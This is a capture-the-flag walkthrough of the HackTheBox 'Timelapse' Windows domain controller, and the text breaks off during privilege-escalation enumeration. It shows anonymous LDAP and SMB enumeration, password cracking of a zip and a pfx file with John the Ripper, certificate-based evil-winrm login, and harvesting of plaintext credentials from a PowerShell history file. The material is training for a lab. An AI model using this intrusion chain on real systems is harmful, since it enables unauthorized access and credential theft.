RECON

Fire up your VM and punch in the initial nmap scan:

```
kali㉿kali~$ nmap -sC -sT 10.10.11.152 -o nmapinitial
```

Output:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-10 21:19 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.74 seconds
```

Seems like we need to use the `-Pn` scan, which means that it it going to skip the Host Discovery step and treat the host/hosts as online. So let's try again:

```
kali㉿kali~$ nmap -sC -sT -Pn 10.10.11.152 -o nmapinitialpn
```

We are saving to a different file, `nmapinitialpn` to differenciate from our original scan.

Output:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-10 21:20 EDT
Nmap scan report for 10.10.11.152
Host is up (0.26s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Host script results:
|_clock-skew: 7h59m57s
```

```
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-05-11T09:20:54
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 95.58 seconds
```

It comes to minf imeediately that there are many LDAP services running, 2 of those are not encryted (port 389 and port 3268). Let us check online what can be done to ldap as a start. HackTricks comes to our help with the following page (https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap), let's have a read.

It suggests to install the python module ldap3 like this:

```
kali㉿kali~$ pip3 install ldap3
```

And then use it to create a connection without credentials:

```
>>> import ldap3
>>> server = ldap3.Server('x.X.x.X', get_info = ldap3.ALL, port =636, use_ssl =
True)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
```

Now, from the above, we will make a few changes:

The above code (suggested by HackTricks) is trying to connect to the SSL enabled port 636, but we know we have the unencrypted version running on port 389. Let us try it on port 389 first, with the below code:

```
>>> import ldap3
>>> server = ldap3.Server('10.10.11.152', get_info = ldap3.ALL, port = 389,
use_ssl = False)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
```

The changes are in the port number and in the `use_ssl` option, we now have `port = 389` and `use_ssl = False`.

Let's run our `python3` environment and subsequent code:

```
kali㉿kali~$ python3
>>> import ldap3
>>> server = ldap3.Server('10.10.11.152', get_info = ldap3.ALL, port = 389,
use_ssl = False)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
```

And YES PEEPS WE GOT A HIT!

Check the output below:

```
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=timelapse,DC=htb
    CN=Configuration,DC=timelapse,DC=htb
    CN=Schema,CN=Configuration,DC=timelapse,DC=htb
    DC=DomainDnsZones,DC=timelapse,DC=htb
    DC=ForestDnsZones,DC=timelapse,DC=htb
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
    1.2.840.113556.1.4.1907 - Server shutdown notify - Control - MICROSOFT
    1.2.840.113556.1.4.1948 - Range retrieval no error - Control - MICROSOFT
    1.2.840.113556.1.4.1974 - Server force update - Control - MICROSOFT
    1.2.840.113556.1.4.2026 - Input DN - Control - MICROSOFT
    1.2.840.113556.1.4.2064 - Show recycled - Control - MICROSOFT
    1.2.840.113556.1.4.2065 - Show deactivated link - Control - MICROSOFT
    1.2.840.113556.1.4.2066 - Policy hints [DEPRECATED] - Control - MICROSOFT
    1.2.840.113556.1.4.2090 - DirSync EX - Control - MICROSOFT
    1.2.840.113556.1.4.2204 - Tree deleted EX - Control - MICROSOFT
    1.2.840.113556.1.4.2205 - Updates stats - Control - MICROSOFT
    1.2.840.113556.1.4.2206 - Search hints - Control - MICROSOFT
    1.2.840.113556.1.4.2211 - Expected entry count - Control - MICROSOFT
    1.2.840.113556.1.4.2239 - Policy hints - Control - MICROSOFT
    1.2.840.113556.1.4.2255 - Set owner - Control - MICROSOFT
    1.2.840.113556.1.4.2256 - Bypass quota - Control - MICROSOFT
    1.2.840.113556.1.4.2309
    1.2.840.113556.1.4.2330
    1.2.840.113556.1.4.2354
    1.2.840.113556.1.4.319 - LDAP Simple Paged Results - Control - RFC2696
    1.2.840.113556.1.4.417 - LDAP server show deleted objects - Control -
MICROSOFT
    1.2.840.113556.1.4.473 - Sort Request - Control - RFC2891
    1.2.840.113556.1.4.474 - Sort Response - Control - RFC2891
    1.2.840.113556.1.4.521 - Cross-domain move - Control - MICROSOFT
    1.2.840.113556.1.4.528 - Server search notification - Control - MICROSOFT
    1.2.840.113556.1.4.529 - Extended DN - Control - MICROSOFT
    1.2.840.113556.1.4.619 - Lazy commit - Control - MICROSOFT
    1.2.840.113556.1.4.801 - Security descriptor flags - Control - MICROSOFT
    1.2.840.113556.1.4.802 - Range option - Control - MICROSOFT
    1.2.840.113556.1.4.805 - Tree delete - Control - MICROSOFT
    1.2.840.113556.1.4.841 - Directory synchronization - Control - MICROSOFT
    1.2.840.113556.1.4.970 - Get stats - Control - MICROSOFT
    2.16.840.1.113730.3.4.10 - Virtual List View Response - Control - IETF
    2.16.840.1.113730.3.4.9 - Virtual List View Request - Control - IETF
  Supported extensions:
    1.2.840.113556.1.4.1781 - Fast concurrent bind - Extension - MICROSOFT
    1.2.840.113556.1.4.2212 - Batch request - Extension - MICROSOFT
    1.3.6.1.4.1.1466.101.119.1 - Dynamic Refresh - Extension - RFC2589
    1.3.6.1.4.1.1466.20037 - StartTLS - Extension - RFC4511-RFC4513
    1.3.6.1.4.1.4203.1.11.3 - Who am I - Extension - RFC4532
  Supported features:
    1.2.840.113556.1.4.1670 - Active directory V51 - Feature - MICROSOFT
    1.2.840.113556.1.4.1791 - Active directory LDAP Integration - Feature -
MICROSOFT
    1.2.840.113556.1.4.1935 - Active directory V60 - Feature - MICROSOFT
    1.2.840.113556.1.4.2080 - Active directory V61 R2 - Feature - MICROSOFT
    1.2.840.113556.1.4.2237 - Active directory W8 - Feature - MICROSOFT
    1.2.840.113556.1.4.800 - Active directory - Feature - MICROSOFT
  Supported SASL mechanisms:
    GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5
  Schema entry:
    CN=Aggregate,CN=Schema,CN=Configuration,DC=timelapse,DC=htb
Other:
  domainFunctionality:
    7
  forestFunctionality:
    7
  domainControllerFunctionality:
    7
  rootDomainNamingContext:
    DC=timelapse,DC=htb
  ldapServiceName:
    timelapse.htb:dc01$@TIMELAPSE.HTB
  isGlobalCatalogReady:
    TRUE
  supportedLDAPPolicies:
    MaxPoolThreads
    MaxPercentDirSyncRequests
    MaxDatagramRecv
    MaxReceiveBuffer
    InitRecvTimeout
    MaxConnections
    MaxConnIdleTime
    MaxPageSize
    MaxBatchReturnMessages
    MaxQueryDuration
    MaxDirSyncDuration
    MaxTempTableSize
    MaxResultSetSize
    MinResultSets
    MaxResultSetsPerConn
    MaxNotificationPerConn
    MaxValRange
    MaxValRangeTransitive
    ThreadMemoryLimit
    SystemMemoryLimitPercent
  serverName:
    CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
  schemaNamingContext:
    CN=Schema,CN=Configuration,DC=timelapse,DC=htb
  isSynchronized:
    TRUE
  highestCommittedUSN:
    308857
  dsServiceName:
    CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
  dnsHostName:
    dc01.timelapse.htb
  defaultNamingContext:
    DC=timelapse,DC=htb
  currentTime:
    20220511093556.0Z
  configurationNamingContext:
    CN=Configuration,DC=timelapse,DC=htb
```

We can gather a huge amount of info from the above output, such as `Naming context` which define the top level domain, and the `dnsHostName` which tells us the host name.

Let's continue with the enumeration and move onto some other services.

We know that also `SMB` is available, maybe there are some interesting shares to look at? The issue is that we did not run `nmap` with the `-sV` command so we do not have all the info we might need.

Let's run it again, this time adding the `-sV`:

```
kali㉿kali$ nmap -sV -sC -sT -Pn 10.10.11.152 -oN nmapservicevers
```

Which should give us more information of each service version.

```
# Nmap 7.92 scan initiated Thu May 12 23:36:36 2022 as: nmap -sV -sC -sT -Pn -oN
nmapservicevers 10.10.11.152
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.25s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
```

```
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2022-
05-13 11:36:57Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m58s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-05-13T11:37:26
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu May 12 23:38:10 2022 -- 1 IP address (1 host up) scanned in
94.01 seconds
```

OK we have a bit more information to work with. What to do now? But onto the SMB shares of course!

SORRY SIR... WHAT IS SMB ANYWAY?

Alright, what is SMB? Let's ask The Internet for an answer (https://nordvpn.com/blog/what-is-smb/):

"The Server Message Block (SMB) is a network protocol that enables users to communicate with remote computers and servers — to use their resources or share, open, and edit files. It’s also referred to as the server/client protocol, as the server has a resource that it can share with the client."

I just learned something because I am preeeeetty bad with WIndows boxes. Now, can we do anything with this? Previously, I mentioned "Shares", which is what SMB is also used for: it allows to mount some shared folders for remote access.

Let's start with hecking if we can list anything, using our `smbclient`

```
kali㉿kali$ smbclient -L \\\\10.10.11.152
```

The above command will use the tool `smbclient` to list `-L` the shares on our target machine. Now, beacuse we did not specify an user or password, it will make this request with our own user (in my case "kali"). Let's see the output:

```
Password for [WORKGROUP\kali]:


        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

It will first ask for a password, which I left blank and only pressed enter. It then listed the shares exposed to the web!

Now, let's try to connect to the smb service instead of asking for listing its shares, the share we want to connect is "Shares" because uhm... seems it has no comment next to it... It sounds silly but the others seem to be "protected" in some way, not this one? It might be just open for everyone to snoop around!

```
kali㉿kali$ smbclient \\\\10.10.11.152\\Shares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

And oh-my-shoes it is open to everyone! We got a command shell!
Let's list our options and list the files!

```
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!

smb: \> ls
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021

                6367231 blocks of size 4096. 1623080 blocks available
```

Soooo we have quite a bit of commands at our hand to use, and also a few folders to look into. Let's just grab everything there is to grab! The command `get` will allow us to download the files from the share to whatever folder we are connecting from.

Let's have a party!

```
smb: \> cd Dev
smb: \Dev\> ls
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021

                 6367231 blocks of size 4096. 1622968 blocks available
smb: \Dev\> get winrm_backup.zip
```

AND

```
smb: \Dev\> cd ..\HelpDesk\
smb: \HelpDesk\> ls
  .                                   D        0  Mon Oct 25 11:48:42 2021
  ..                                  D        0  Mon Oct 25 11:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 10:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 10:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 10:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 10:57:44 2021

                 6367231 blocks of size 4096. 1622728 blocks available
smb: \HelpDesk\>
```

Now, the above files must have something of interest again!

Let's start with checking what is inside the winrm_backup.zip:

```
kali㉿kali$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
```

Aaaaand nothing, the zip file or folder are protected wiht a password.

Let's ask help to John The Ripper!

YO JOHN, WHAT'S UP MY BOY?

One might ask, what is John The Ripper?

The git repo describes it as follows:

"John the Ripper jumbo - advanced offline password cracker, which supports hundreds of hash and cipher types, and runs on many operating systems, CPUs, GPUs, and even some FPGA"

Uhm... they are setting the bar quite high... but can John help us? Let's dig into it a bit further. What John does for us is cracking an hash offline, so how do we get an hash from a password?

There is a long list of auxiliary utilities that can extract hashes for us, you can check them by using the command `locate *2john*`, in our case the `zip2john` is what will work for us!

```
kali㉿kali$ zip2john winrm_backup.zip > ./zip.hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr:
TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
```

With the above command, we asked `zip2jon` to extract the hash of the file `winrm_backup.zip` and save it into `zip.hash`

Now, let's crack this password!

```
kali㉿kali$ john --wordlist=/usr/share/wordlists/rockyou.txt  ./zip.hash
```

The above command should prompt our John to crack the hash and in a few minutes we should have the desidered result. Now, let's check the password! If `john` successfully cracked the password, the below command would return the same result for you:

```
kali㉿kali$ john zip.hash -show
winrm_backup.zip/legacyy_dev_auth.pfx:supremelegacy:legacyy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip

1 password hash cracked, 0 left
```

You can see the password after the file location and the source of the hash, in our case the passwrod is `supremelegacy`.

Let's unzip the file once again, this time with the `-n` command to NOT OVERWRITE any files.

```
kali㉿kali$ unzip -n winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
```

A `legacyy_dev_auth.pfx` file was extracted, but what to do with this? Uhm.... Let's ask The Internet once again!

.PFX FILES, W-W-WHAT THE FAQ?

FAQ, Frequently Asked Questions (or probably not):
What is a .pfx file?


A simple Google search will return this result:

"A PFX file **indicates a certificate in PKCS#12 format**; it contains the certificate, the intermediate authority certificate necessary for the trustworthiness of the certificate and the private key to the certificate. Think of it as an archive that stores everything you need to deploy a certificate."

So our dear .pfx file contains the certificate and the private key to a connect to a Windows machine. I honestly still do not know what to do with it, but firstly let's look at it and extract the data for later usage.

I... uhm... I have to clue how to open a pfx file on the cl (command line). So let's just navigate to the file from the directory and double click on it.

And surprise surprise, it is password protected.


legacyy_dev_auth.pfx

Unlock: legacyy_dev_auth.pfx

The contents of "legacyy_dev_auth.pfx" are locked. In order to view the contents, enter the correct password.

Ok, let's see if `john` has an auxiliary that can help us again!

```
kali㉿kali$ locate *2john* | grep pfx
/usr/bin/pfx2john
/usr/share/john/pfx2john.py
/usr/share/john/__pycache__/pfx2john.cpython-310.pyc
```

Here we have `john` coming to save the day once again! Let's extract and crack that hash then!

```
kali㉿kali$ pfx2john legacyy_dev_auth.pfx > pfx.hash
```

It did not give me an output like before, but running a quick `ls` command will show that the hash has been created for us, let's put `john` to work now.

```
kali㉿kali$ john --wordlist=/usr/share/wordlists/rockyou.txt  ./pfx.hash
---OUTPUT---

kali㉿kali$ john pfx.hash --show
legacyy_dev_auth.pfx:thuglegacy:::::legacyy_dev_auth.pfx

1 password hash cracked, 0 left
```

AND WE GOT THE PASSWORD!

Alright alright. We gotta give it to John, it is an awesome tool and it already has 2 out of 2 hits with us!

WHAT NOW THO?

Ok we have a second password, what to do now? I had to ask The Internet once again. I am a n00b, a script-kiddie and probably something lower when it comes to Windows machines, soooooo.... How the hell do we get the certificate and the private key out of that file?

When opening the file and reading its content I can see that the data is there, but how to extrapolate it into a file?

The Internet must know!

And trust me, IT KNOWS! IBM comes to our aid with this article (https://www.ibm.com/docs/en/arl/9.7?topic=certification-extracting-certificate-keys-from-pfx-file) and give us the commands for extracting a cert and a private key:

```
Private key:

openssl pkcs12 -in [yourfile.pfx] -nocerts -out [drlive.key]



Certificate:

openssl pkcs12 -in [yourfile.pfx] -clcerts -nokeys -out [drlive.crt]
```

Now, let's try with our own .pfx file:

```
kali㉿kali$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out
legacyy_dev_auth.key
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

Uhm... it asked me to insert the .pfx file password but also to create another one... I just reused the same one... Mistakes were made? We'll find out I guess... ONTO THE CERTIFICATE!

```
kali㉿kali$ openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out
legacyy_dev_auth.crt
Enter Import Password:
```

This time it did not ask for a PEM password and the reason is that the **private key** is encrypted with a password, while the certificate is not. Now, reading further down the page IBM provides a way to decrypt the private key, so let's do that as well as it might come handy later (really, I have no idea at this point, I am just freestyling)

IBM suggests the following command:

```
Decrypt the private key:
openssl rsa -in [drlive.key] -out [drlive-decrypted.key]
```

So we are going to run this:

```
kali㉿kali$ openssl rsa -in legacyy_dev_auth.key -out decrypted_leg_dev_auth.key
Enter pass phrase for legacyy_dev_auth.key:
writing RSA key
```

Alrighty, we have our files, let's just runa a quick check:

```
kali㉿kali$ ls -lah | grep leg
-rw------- 1 kali kali 1.7K May 15 01:24 decrypted_leg_dev_auth.key
-rw------- 1 kali kali 1.3K May 15 01:19 legacyy_dev_auth.crt
-rw------- 1 kali kali 2.1K May 15 01:16 legacyy_dev_auth.key
-rwxr-xr-x 1 kali kali 2.5K Oct 25  2021 legacyy_dev_auth.pfx
```

WHAT THE HELL WE DO WITH THEEEESEEEE?!?!?!?!?!

The Internet will have to instruct us once again I guess...

ARE WE IN YET?

After scouting The Internet for a few hours I found a tool that can help us in achieving our goal. This tools is called **Evil-WinRM** (https://github.com/Hackplayers/evil-winrm) and it does not come in out-of-the-box Kali, so we have to install the tool and its requirements/dependancies.

```
kali㉿kali$ sudo apt install evil-winrm
---OUTPUT---
kali㉿kali$ sudo gem install winrm
---OUTPUT---
kali㉿kali$ sudo gem install winrm-fs
---OUTPUT---
kali㉿kali$ sudo gem install stringio
---OUTPUT---
kali㉿kali$ sudo gem install logger
---OUTPUT---
kali㉿kali$ sudo gem install fileutils
---OUTPUT---
kali㉿kali$ sudo apt install krb5-user
---OUTPUT---
```

Run all the above commands and let Kali do its job. After that, let's dig inside the repository and see how to use it against our Windows machine.

I have never used this tool before and it took me a few tries to use it correctly, you can either try it yourself or just skip the feeling of being a toatl n00b and use the command below:

```
kali㉿kali$ evil-winrm -S -k legacyy_dev_auth.key -c legacyy_dev_auth.crt -i
10.10.11.152

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

####AND WE ARE IN!!

...let find the first flag and get a win before my morale goes to the ground and my ego is crushed under the weight of my ignorance.

```
kali㉿kali$ *Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
Enter PEM pass phrase:
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> ls
Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

Ok I am finding out that for every single command we are required to type in the PEM password... ANYWAY... WHERE IS THIS DAMN FLAAAAAG

CHILL, THE FLAG WAS JUST THERE

```
*Evil-WinRM* PS C:\Users\legacyy> cd Desktop
*Evil-WinRM* PS C:\Users\legacyy\Desktop> ls



    Directory: C:\Users\legacyy\Desktop

```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        5/14/2022   9:34 PM          45272 nc64.exe
-ar---        5/14/2022   6:52 PM             34 user.txt
-a----        5/14/2022   7:45 PM          20175 winPEAS.bat

*Evil-WinRM* PS C:\Users\legacyy\Desktop> Get-Content user.txt
Enter PEM pass phrase:
---USER FLAG HERE---
```

Ok, my ego is rehabilitated now. ONTO THE PRIVILEGE ESCALATION!

HOW IN HELL DO WE PRIV ESC IN HERE?

Ok I have been looking aorund for an hour now, and MAYBE I found somehting of interest. First of all, I learned that using the `dir -Force` command will show hidden folders. So let's go back to the `C:\Users\legacyy` directory and list all its contents

```
*Evil-WinRM* PS C:\Users\legacyy> dir -Force


    Directory: C:\Users\legacyy


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--       10/25/2021   8:22 AM                AppData
d--hsl       10/25/2021   8:22 AM                Application Data
d--hsl       10/25/2021   8:22 AM                Cookies
d-r---        5/14/2022   9:34 PM                Desktop
d-r---       10/25/2021   8:22 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d--hsl       10/25/2021   8:22 AM                Local Settings
d-r---        9/15/2018  12:19 AM                Music
d--hsl       10/25/2021   8:22 AM                My Documents
d--hsl       10/25/2021   8:22 AM                NetHood
d-r---        9/15/2018  12:19 AM                Pictures
d--hsl       10/25/2021   8:22 AM                PrintHood
```

```
d--hsl       10/25/2021   8:22 AM                Recent
d-----        9/15/2018  12:19 AM                Saved Games
d--hsl       10/25/2021   8:22 AM                SendTo
d--hsl       10/25/2021   8:22 AM                Start Menu
d--hsl       10/25/2021   8:22 AM                Templates
d-r---        9/15/2018  12:19 AM                Videos
-a-h--        5/15/2022   7:16 AM         262144 NTUSER.DAT
-a-hs-       10/25/2021   8:22 AM          61440 ntuser.dat.LOG1
-a-hs-       10/25/2021   8:22 AM          98304 ntuser.dat.LOG2
-a-hs-       10/25/2021   8:22 AM          65536 NTUSER.DAT{1c3790b4-b8ad-11e8-
aa21-e41d2d101530}.TM.blf
-a-hs-       10/25/2021   8:22 AM         524288 NTUSER.DAT{1c3790b4-b8ad-11e8-
aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
-a-hs-       10/25/2021   8:22 AM         524288 NTUSER.DAT{1c3790b4-b8ad-11e8-
aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
---hs-       10/25/2021   8:22 AM             20 ntuser.ini
```

Now, we can see some interesting directories here. AppData is one of those, let's dig into it

```
*Evil-WinRM* PS C:\Users\legacyy\AppData> dir -Force


    Directory: C:\Users\legacyy\AppData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       10/25/2021   8:22 AM                Local
d-----        5/14/2022   7:32 PM                LocalLow
d-----        9/15/2018  12:28 AM                Roaming
```

And down the rabbit hole of AppData we go! I'll save you all the research I did, trust me... painful. But we can eventually come to an interesting listing:

```
*Evil-WinRM* PS
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PsReadLine> dir -
Force
```

```
    Directory:
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PsReadLine


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt
```

Let's check the contents of this file!

```
*Evil-WinRM* PS
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PsReadLine> Get-
Content ConsoleHost_history.txt
Enter PEM pass phrase:
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

I think we finally found the password for `svc_deploy` user! Let's get out from this `evil-winrm` session and log in with these credentials!

```
kali㉿kali$ evil-winrm -S -i 10.10.11.152 -u 'svc_deploy' -p
'E3R$Q62^12p7PLlC%KWaxuaV'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled
```

```
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

We have just completed a lateral passage! All the time I thought we could PrivEsc but I was wrong... anyway...

LATERAL PASSAGE DONE, CAN WE PRIV ESC NOW???

As said before, we just completed a lateral passage, which is not a privilege escalation but an upgrade from an user with low permissions to an user with higher privileges!

Onto the real Priv Esc now (maybe...this walkthrough is made up of a lot of "maybes", I know)!

Something I did before but did not give us much info was the usage of the command `whoami /groups`, this will tell us which groups we are part of on this machine.

```


GROUP INFORMATION
-----------------

Group Name                                  Type             SID
Attributes
=========================================== ================
============================================
==================================================
Everyone                                    Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
